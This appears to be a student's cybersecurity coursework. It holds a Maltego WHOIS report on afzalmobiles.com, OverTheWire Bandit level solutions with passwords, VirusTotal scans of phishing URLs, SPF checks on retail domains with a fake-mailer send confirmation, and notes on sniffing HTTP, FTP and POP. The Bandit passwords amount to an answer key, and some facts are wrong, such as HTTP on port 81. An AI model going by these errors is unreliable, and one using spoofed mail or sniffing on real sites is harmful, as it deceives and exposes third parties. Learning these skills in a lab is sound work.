
Property	Value
<b>Name</b>	PHP
<b>Description</b>	PHP is a widely used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.
<b>Is Premium</b>	no
<b>Type</b>	framework
<b>Categories</b>	
<b>Link</b>	<a href="https://www.php.net">https://www.php.net</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



# 1. Top 10 Entities

Total number of entities	24
Total number of links	23

## Ranked by Incoming Links

Rank	Type	Value	Incoming links
1	Phone Number	+1 415 319 7517	1
2	URL	http://www.cloudflare.com	1
3	URL	Epp	1
4	URL	Wicf	1
5	URL	Epp	1
6	URL	https://www.cloudflare.com	1
7	URL	Epp	1
8	Company	VeriSign	1
9	URL	Afzalmobiles.Com	1
10	Company	Cloudflare	1

## Ranked by Outgoing Links

Rank	Type	Value	Outgoing links
1	Domain	afzalmobiles.com	23
2	Phone Number	+1 415 319 7517	0
3	URL	http://www.cloudflare.com	0
4	URL	Epp	0
5	URL	Wicf	0
6	URL	Epp	0
7	URL	https://www.cloudflare.com	0
8	URL	Epp	0
9	Company	VeriSign	0
10	URL	Afzalmobiles.Com	0

## Ranked by Total Links

Rank	Type	Value	Total links
1	Domain	afzalmobiles.com	23
2	Phone Number	+1 415 319 7517	1
3	URL	http://www.cloudflare.com	1
4	URL	Epp	1
5	URL	Wicf	1
6	URL	Epp	1
7	URL	https://www.cloudflare.com	1
8	URL	Epp	1
9	Company	VeriSign	1
10	URL	Afzalmobiles.Com	1

## 2. Entities by Type

### Companies (10)

AFZALMOBILES.COM	Cloudflare
DAVID.NS.CLOUDFLARE.COM	Registrant City
SERENA.NS.CLOUDFLARE.COM	VeriSign
VeriSign Global Registry	Whois
<a href="https://domaincontact.cloudflareregistrar.com/afzalmobiles.com">https://domaincontact.cloudflareregistrar.com/afzalmobiles.c om</a>	<a href="http://whois.cloudflare.com">whois.cloudflare.com</a>

### Domains (1)

afzalmobiles.com

### Email Addresses (1)

[registrar-abuse@cloudflare.com](mailto:registrar-abuse@cloudflare.com)

### Locations (1)

Registrant Street

### Phone Numbers (1)

+1 415 319 7517

### URLs (10)

Afzalmobiles.Com	Domain Registration Agreement
Epp	Epp
Epp	Registrar
Wicf	<a href="http://wdprs.internic.net">http://wdprs.internic.net</a>
<a href="http://www.cloudflare.com">http://www.cloudflare.com</a>	<a href="https://www.cloudflare.com">https://www.cloudflare.com</a>

### 3. Entity Details



Domain

maltego.Domain

[afzalmobiles.com](http://afzalmobiles.com)

Weight	12
Domain Name	afzalmobiles.com

## WHOIS Info

Domain Name: AFZALMOBILES.COM  
Registry Domain ID: 2734284946\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.cloudflare.com  
Registrar URL: <http://www.cloudflare.com>  
Updated Date: 2023-09-25T20:50:56Z  
Creation Date: 2022-10-25T09:51:10Z  
Registry Expiry Date: 2024-10-25T09:51:10Z  
Registrar: Cloudflare, Inc.  
Registrar IANA ID: 1910  
Registrar Abuse Contact Email:  
Registrar Abuse Contact Phone:  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Name Server: DAVID.NS.CLOUDFLARE.COM  
Name Server: SERENA.NS.CLOUDFLARE.COM  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form:  
<https://www.icann.org/wicf/>  
>>> Last update of whois database: 2024-05-26T06:23:23Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not guarantee its accuracy. By submitting a Whois query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to VeriSign (or its computer systems). The compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of VeriSign. You agree not to use electronic processes that are automated and high-volume to access or query the Whois database except as reasonably necessary to register domain names or modify existing registrations. VeriSign reserves the right to restrict your access to the Whois database in its sole discretion to ensure operational stability. VeriSign may restrict or terminate your access to the Whois database for failure to abide by these terms of use. VeriSign reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Domain Name: AFZALMOBILES.COM  
Registry Domain ID: 2734284946\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.cloudflare.com  
Registrar URL: <https://www.cloudflare.com>  
Updated Date: 2023-10-13T21:48:10Z  
Creation Date: 2022-10-25T09:51:10Z  
Registrar Registration Expiration Date: 2024-10-25T09:51:10Z  
Registrar: Cloudflare, Inc.  
Registrar IANA ID: 1910  
Domain Status: clienttransferprohibited  
<https://icann.org/epp#clienttransferprohibited>  
Registry Registrant ID:  
Registrant Name: DATA REDACTED  
Registrant Organization: DATA REDACTED  
Registrant Street: DATA REDACTED  
Registrant City: DATA REDACTED  
Registrant State/Province: Federal  
Registrant Postal Code: DATA REDACTED  
Registrant Country: PK  
Registrant Phone: DATA REDACTED  
Registrant Phone Ext: DATA REDACTED  
Registrant Fax: DATA REDACTED  
Registrant Fax Ext: DATA REDACTED

Registrant Fax Ext: DATA REDACTED  
Registrant Email:  
<https://domaincontact.cloudflare registrar.com/afzalmobiles.com>  
Registry Admin ID:  
Admin Name: DATA REDACTED  
Admin Organization: DATA REDACTED  
Admin Street: DATA REDACTED  
Admin City: DATA REDACTED  
Admin State/Province: DATA REDACTED  
Admin Postal Code: DATA REDACTED  
Admin Country: DATA REDACTED  
Admin Phone: DATA REDACTED  
Admin Phone Ext: DATA REDACTED  
Admin Fax: DATA REDACTED  
Admin Fax Ext: DATA REDACTED  
Admin Email: <https://domaincontact.cloudflare registrar.com/afzalmobiles.com>  
Registry Tech ID:  
Tech Name: DATA REDACTED  
Tech Organization: DATA REDACTED  
Tech Street: DATA REDACTED  
Tech City: DATA REDACTED  
Tech State/Province: DATA REDACTED  
Tech Postal Code: DATA REDACTED  
Tech Country: DATA REDACTED  
Tech Phone: DATA REDACTED  
Tech Phone Ext: DATA REDACTED  
Tech Fax: DATA REDACTED  
Tech Fax Ext: DATA REDACTED  
Tech Email: <https://domaincontact.cloudflare registrar.com/afzalmobiles.com>  
Registry Billing ID:  
Billing Name: DATA REDACTED  
Billing Organization: DATA REDACTED  
Billing Street: DATA REDACTED  
Billing City: DATA REDACTED  
Billing State/Province: DATA REDACTED  
Billing Postal Code: DATA REDACTED  
Billing Country: DATA REDACTED  
Billing Phone: DATA REDACTED  
Billing Phone Ext: DATA REDACTED  
Billing Fax: DATA REDACTED  
Billing Fax Ext: DATA REDACTED  
Billing Email: <https://domaincontact.cloudflare registrar.com/afzalmobiles.com>  
Name Server: david.ns.cloudflare.com  
Name Server: serena.ns.cloudflare.com  
DNSSEC: unsigned  
Registrar Abuse Contact Email: [registrar-abuse@cloudflare.com](mailto:registrar-abuse@cloudflare.com)  
Registrar Abuse Contact Phone: +1.4153197517  
URL of the ICANN WHOIS Data Problem Reporting System:  
<http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2024-05-26T06:23:43Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

Cloudflare provides more than 13 million domains with the tools to give their global users a faster, more secure, and more reliable internet experience.

#### NOTICE:

Data in the Cloudflare Registrar WHOIS database is provided to you by Cloudflare under the terms and conditions at <https://www.cloudflare.com/domain-registration-agreement/>

By submitting this query, you agree to abide by these terms.

Register your domain name at <https://www.cloudflare.com/registrar/>

### Outgoing (23)

	Company	AFZALMOBILES.COM
	Company	Cloudflare
	Company	DAVID.NS.CLOUDFLARE.COM
	Company	Registrant City
	Company	SERENA.NS.CLOUDFLARE.COM
	Company	VeriSign
	Company	VeriSign Global Registry
	Company	Whois
	Company	<a href="https://domainincontact.cloudflare registrar.com/afzalmobiles.com">https://domainincontact.cloudflare registrar.com/afzalmobiles.com</a>
	Email Address	whois.cloudflare.com
	Location	registrar-abuse@cloudflare.com
	Phone Number	Registrant Street
	URL	+1 415 319 7517
	URL	Afzalmobiles.Com
	URL	Domain Registration Agreement
	URL	Epp
	URL	Epp
	URL	Epp
	URL	Registrar
	URL	Wicf
	URL	<a href="http://wdprs.internic.net">http://wdprs.internic.net</a>
	URL	<a href="http://www.cloudflare.com">http://www.cloudflare.com</a>
	URL	<a href="https://www.cloudflare.com">https://www.cloudflare.com</a>



Phone Number

maltego.PhoneNumber

**+1 415 319 7517**

Weight	100
Phone Number	+1 415 319 7517
Country Code	
City Code	
Area Code	
Last Digits	

### Incoming (1)

	Domain	afzalmobiles.com
--	--------	------------------



URL

maltego.URL

**<http://www.cloudflare.com>**

Weight	100
Short title	http://www.cloudflare.com
URL	http://www.cloudflare.com
Title	http://www.cloudflare.com
	URL: http://www.cloudflare.com Up

Incoming (1)

	Domain	afzalmobiles.com
--	--------	------------------



URL	
	maltego.URL
Epp	
Weight	100
Short title	Epp
URL	https://icann.org/epp#clientTransferProhibited
Title	Epp
	ited https://icann.org/epp#clientTransferProhibited Na

Incoming (1)

	Domain	afzalmobiles.com
--	--------	------------------



URL	
	maltego.URL
Wicf	
Weight	100
Short title	Wicf
URL	https://www.icann.org/wicf
Title	Wicf
	orm: https://www.icann.org/wicf/ >>>

Incoming (1)

	Domain	afzalmobiles.com
--	--------	------------------



URL	
	maltego.URL
Epp	
Weight	100
Short title	Epp
URL	https://icann.org/epp
Title	Epp
	isit https://icann.org/epp  NOTI

### Incoming (1)



Domain

afzalmobiles.com



URL

maltego.URL

<https://www.cloudflare.com>

Weight

100

Short title

<https://www.cloudflare.com>

URL

<https://www.cloudflare.com>

Title

<https://www.cloudflare.com>URL: <https://www.cloudflare.com>

Updat

### Incoming (1)



Domain

afzalmobiles.com



URL

maltego.URL



Epp

Weight

100

Short title

Epp

URL

<https://icann.org/epp#clienttransferprohibited>

Title

Epp

ited <https://icann.org/epp#clienttransferprohibited>

Regis

### Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

VeriSign

Weight

95

Name

VeriSign

### Info

Relevance:

0.951893

Count:

8

### Incoming (1)



Domain


afzalmobiles.com

 URL  
maltego.URL  
  
**Afzalmobiles.Com**

Weight	100
Short title	Afzalmobiles.Com
URL	https://domaincontact.cloudflareRegistrar.com/afzalmobiles.com
Title	Afzalmobiles.Com ail: https://domaincontact.cloudflareRegistrar.com/afzalmobiles.com Regis

**Incoming (1)**

	Domain	afzalmobiles.com
---	--------	------------------

 Company  
maltego.Company  
**Cloudflare**

Weight	63
Name	Cloudflare

**Info**

Relevance:	0.633151
Count:	4

**Incoming (1)**

	Domain	afzalmobiles.com
---	--------	------------------

 URL  
maltego.URL  
  
**http://wdprs.internic.net**

Weight	100
Short title	http://wdprs.internic.net
URL	http://wdprs.internic.net
Title	http://wdprs.internic.net tem: http://wdprs.internic.net/ >>>

**Incoming (1)**

	Domain	afzalmobiles.com
---	--------	------------------

 Company  
maltego.Company  
**AFZALMOBILES.COM**

Weight	62
Name	AFZALMOBILES.COM
<b>Info</b>	
Relevance:	0.622859
Count:	2
<b>Incoming (1)</b>	
 Domain	afzalmobiles.com

 URL	maltego.URL
<b>Domain Registration Agreement</b>	
Weight	100
Short title	Domain Registration Agreement
URL	https://www.cloudflare.com/domain-registration-agreement
Title	Domain Registration Agreement s at https://www.cloudflare.com/domain-registration-agreement/ By
<b>Incoming (1)</b>	
 Domain	afzalmobiles.com

	Company
	maltego.Company
<b>whois.cloudflare.com</b>	
Weight	61
Name	whois.cloudflare.com
<b>Info</b>	
Relevance:	0.6125
Count:	2
<b>Incoming (1)</b>	
 Domain	afzalmobiles.com

 URL	maltego.URL
<b>Registrar</b>	

Weight	100
Short title	Registrar
URL	<a href="https://www.cloudflare.com/registrar">https://www.cloudflare.com/registrar</a>
Title	Registrar e at <a href="https://www.cloudflare.com/registrar/">https://www.cloudflare.com/registrar/</a>

#### Incoming (1)



Domain

[afzalmobiles.com](http://afzalmobiles.com)



Company

maltego.Company

**DAVID.NS.CLOUDFLARE.COM**

Weight

40

Name

DAVID.NS.CLOUDFLARE.COM

#### Info

Relevance: 0.406267


Count: 1

#### Incoming (1)



Domain

[afzalmobiles.com](http://afzalmobiles.com)



Company

maltego.Company

**SERENA.NS.CLOUDFLARE.COM**

Weight

40

Name

SERENA.NS.CLOUDFLARE.COM

#### Info

Relevance: 0.403633

Count: 1

#### Incoming (1)



Domain

[afzalmobiles.com](http://afzalmobiles.com)



Company

maltego.Company

**<https://domaincontact.cloudflare registrar.com/afzalmobiles.com>**

Weight

39

Name

<https://domaincontact.cloudflare registrar.com/afzalmobiles.com>

## Info

Relevance: 0.399376

Count: 3

## Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

VeriSign Global Registry

Weight

34

Name

VeriSign Global Registry

## Info

Relevance: 0.340333

Count: 1

## Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

Whois

Weight

21

Name

Whois

## Info

Relevance: 0.213246

Count: 2

## Incoming (1)



Domain

afzalmobiles.com



Location

maltego.Location

Registrant Street

Weight	19
Name	Registrant Street
Country	
City	
Street Address	
Area	
Area Code	
Country Code	
Longitude	0.0
Latitude	0.0

### Info

Relevance: 0.199904

Count: 1

### Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

Registrant City

Weight	19
Name	Registrant City

### Info

Relevance: 0.197544

Count: 1

### Incoming (1)



Domain

afzalmobiles.com



Email Address

maltego.EmailAddress

registrar-abuse@cloudflare.com

Weight	100
Email Address	registrar-abuse@cloudflare.com

### Incoming (1)



Domain

afzalmobiles.com

Level 0 –

```
bandit0@bandit:~$ cat readme  
NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
```

Level 1 –

```
bandit1@bandit:~$ cat .-/  
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
```

Level 2 –

```
bandit2@bandit:~$ cat "spaces in this filename"  
abZ0W5EmUfAf7kHTQe0wd8bauFJ2lAiG
```

Level 3 –

```
bandit3@bandit:~/inhere$ cat .hidden  
2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe
```

Level 4 –

```
bandit4@bandit:~/inhere$ cat .-/file07  
1rTWI6bB37kxfiC0ZaUd0IYfr6eFegR
```

Level 5 –

```
bandit5@bandit:~/inhere$ cat ./maybenhere0///file2  
P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
```

Level 6 –

```
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password  
z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S
```

Level 7 –

```
bandit7@bandit:~$ grep millionth data.txt  
millionth      TESKZC0XvTetK0S9xNwm25STk5iWrBvP
```

Level 8 –

```
bandit8@bandit:~$ sort data.txt | uniq -c | grep " 1 " | tr -s ' ' | cut -d ' ' -f3-  
EN632PlfYiZbn3PhVK3XOGSLNInNE00t
```

Level 9 –

```
bandit9@bandit:~$ strings data.txt | grep '===='  
x]T==== theG)"  
==== password^  
==== is  
==== G7w8LIi6J3kTb8A7j9LgrywtEULypp6s
```

Level 10 –

```
bandit10@bandit:~$ base64 -d data.txt  
The password is 6zPeziLdR2RKNdNYFNb6nVCKzphlXHBM
```

## Question 1 – Linkedin , Gmail , Microsoft Login Pages checked for vulnerabilities in Virustotal application

The screenshot shows the Virustotal analysis interface for the URL <https://d28ef6d79abdf5afe2312d8773a96032.servo.net/>. The community score is 7/95, and 4/95 security vendors flagged it as malicious. The vendor analysis table includes:

Vendor	Result
Dr.Web	Malicious
Trustwave	Phishing
Abusix	Clean
ADMINUSLabs	Clean
AlienVault	Clean
Seclookup	Malicious
Webroot	Malicious
Acronis	Clean
AllLabs (MONITORAPP)	Clean
alphaMountain.ai	Clean

The screenshot shows the Virustotal analysis interface for the URL <https://bb0420332ab81d59a281331fe1e24bc.servo.net/>. The community score is 3/95, and 3/95 security vendors flagged it as malicious. The vendor analysis table includes:

Vendor	Result
Dr.Web	Malicious
Webroot	Malicious
Acronis	Clean
AllLabs (MONITORAPP)	Clean
alphaMountain.ai	Clean
Seclookup	Malicious
Abusix	Clean
ADMINUSLabs	Clean
AlienVault	Clean
Anti-AVL	Clean

The screenshot shows the Virustotal analysis interface for the URL <https://get.unlimited-google-drive-free@599fb5b5e6cfac21dc0cd700212c.servo.net/>. The community score is 5/95, and 5/95 security vendors flagged it as malicious. The vendor analysis table includes:

Vendor	Result
Dr.Web	Malicious
Seclookup	Malicious
Webroot	Malicious
Acronis	Clean
AllLabs (MONITORAPP)	Clean
alphaMountain.ai	Clean
Emsisoft	Phishing
Trustwave	Phishing
Abusix	Clean
ADMINUSLabs	Clean
AlienVault	Clean
Anti-AVL	Clean

Question 2 –

3 Websites from Hackerone webpage scanned using Pyphisher in kali linux

```
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 874
www.nintendo.com
```

```
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 752
```

```
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 2031
cards--paypal.com
```

### Question 3 –

SPF record lookup and validation for: daraz.pk  
SPF records are published in DNS as TXT records.  
The TXT records found for your domain are:  
\_glbelsign-domain-validation=x9zfb6le6a21Ind03yz1h1suq+28  
\_glbelsign-domain-validation=PRF14t172cH8T8rvmMlf3yP\_EW8kh2O-ZNlcpFVta  
google-site-verification=0ubPOA02j1MfpGAu9v9gCQonViER2TPRJluuajl  
MS-msa3592125  
\_glbelsign-domain-validation=A=54DkNgzfzVXRje6Qz+zxIQE58T+yFhAdPTEC=52czvt17c1Kvky5p8phRkjg7Tw2tfl  
go0o...  
evaluating...  
SPF record passed validation test with pySPF (Python SPF library).

[Return to SPF checking tool \(clears form\)](#)  
Use the back button on your browser to return to the SPF checking tool without clearing the form.



Free online fake mailer with attachments, encryption,  
HTML editor and advanced settings...

E-mail sent successfully

SPF record lookup and validation for: homeshopping.pk  
SPF records are published in DNS as TXT records.  
The TXT records found for your domain are:  
839oeogqnc1jkdbn9j61h00b5n  
v=spf1 ip4:213.136.75.89 ip4:168.119.7.170 include:\_spf.google.com ~all"v=spf1 include:servers.mcsv.net ?all

Checking to see if there is a valid SPF record.  
Found v=spf1 record for homeshopping pk:  
v=spf1 ip4:213.136.75.89 ip4:168.119.7.170 include:\_spf.google.com ~all"v=spf1 include:servers.mcsv.net ?all  
evaluating...  
Results - PermError SPF Permanent Error: Unknown mechanism found: ~all"v=spf1

[Return to SPF checking tool \(clears form\)](#)  
Use the back button on your browser to return to the SPF checking tool without clearing the form.

SPF record lookup and validation for: sabaq.pk  
SPF records are published in DNS as TXT records.  
The TXT records found for your domain are:  
v=spf1 a mx a.smtp.nayatel.com a.smtp3.nayatel.com a.smtp2.nayatel.com a:smtp1.nayatel.com ip4:203.82.48.0/24 ip4:115.186.154.158/32 ip4:115.186.188.0/24 ~all

Checking to see if there is a valid SPF record.  
Found v=spf1 record for sabaq pk:  
v=spf1 a mx a.smtp.nayatel.com a.smtp3.nayatel.com a.smtp2.nayatel.com a:smtp1.nayatel.com ip4:203.82.48.0/24 ip4:115.186.154.158/32 ip4:115.186.188.0/24 ~all  
evaluating...  
SPF record passed validation test with pySPF (Python SPF library)

[Return to SPF checking tool \(clears form\)](#)  
Use the back button on your browser to return to the SPF checking tool without clearing the form.

## **ASSIGNMENT - 4**

**A . Sniffing - Identify the website that have vulnerable protocols to sniff**

- > HTTP**
- > FTP**
- > POP**

**Sniffing : The process of capturing and analyzing the data packets which are passing through the network .Sniffers are used by network/system administrators to monitor and troubleshoot network traffic.Attackers use sniffers to capture data.**

**Here we need to identify the vulnerabilities of a website we use a tool called wireshark.**

**Wireshark : network protocol analyzer or an application that captures packets from a network connection.**

**Here we need to website protocols**

**Http protocol : 81**

**FTP protocol : 20,21**



**Pop protocol : 110**

**Now find any website in google browser go to google . and search any website which is having vulnerabilities .**

